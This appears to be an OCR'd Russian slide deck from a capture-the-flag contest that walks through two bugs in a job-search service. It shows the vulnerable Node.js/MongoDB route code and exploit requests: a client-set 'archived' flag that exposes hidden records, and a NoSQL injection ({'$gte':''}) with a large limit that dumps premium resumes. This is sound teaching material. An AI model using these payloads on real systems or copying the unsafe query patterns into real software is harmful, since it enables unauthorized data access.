
JobSearch – сервис поиска работы



Используемые технологии

Уязвимость № 1 – поиск вакансий

Обычный запрос с фронтенда

```
POST http://192.168.99.100:3000/api/search
Content-Type: application/json

{
    "query": "Какая-нибудь вакансия",
    "type": "vacancies",
    "archived": false
}
```

Уязвимость № 1 – поиск вакансий

Уязвимый кусок кода
(routes/api/search.js)

```
34      } else if ('vacancies' === type) {
35          Vacancy.find({
36              $text: {$search: query},
37              archived: req.body.archived
38          }, function(err, vacancies) {
```

Уязвимость № 1 – поиск вакансий

Эксплуатация

Чекер создавал все вакансии с названием **«Senior CTFer»** и флагом **archived=true**

```
POST http://192.168.99.100:3000/api/search
Content-Type: application/json

{
    "query": "Senior CTFer",
    "type": "vacancies",
    "archived": true
}
```


```
{
  "success": true,
  "data": [
    {
      "title": "Senior CTFer",
      "description": "0000000000000000000000000000000=",
      "required_skills": "wselkqrcwc",
      "archived": true
    }
  ]
}
```

Уязвимость № 2 – список резюме

Запрос с фронтенда

```
POST http://192.168.99.100:3000/api/resumes/list
Content-Type: application/json

{
    "access": "free"
}
```

Уязвимость № 2 – список резюме

Уязвимый кусок кода

(routes/api/resumes.js)

```
router.post('/list', function(req, res) {
    var access = req.body.access;
    var limit = parseInt(req.body.limit) | 10;
    if (access === 'premium') {
        return res.json({
            success: false,
            message: 'Премиум-резюме недоступны!'
        });
    }
    Resume.find({access: access}).limit(limit).exec
    (function(err, resumes) {
        if (err) {
            return res.json({
                success: false,
                message: 'Произошла внутренняя ошибка'
```

Уязвимость № 2 – список резюме

Чекер создает резюме **access=premium**,
но мы не можем их получить просто так

```
POST http://192.168.99.100:3000/api/resumes/list
Content-Type: application/json

{
    "access": "premium"
}
```

```
{
  "success": false,
  "message": "Премиум-резюме недоступны!"
}
```

Уязвимость № 2 – список резюме

Эксплуатируем через **noSQL-инъекцию**
+ выводим нужное число записей через **limit**

```
POST http://192.168.99.100:3000/api/resumes/list
Content-Type: application/json

{
    "access": {"$gte":""},
    "limit": 100000
}
```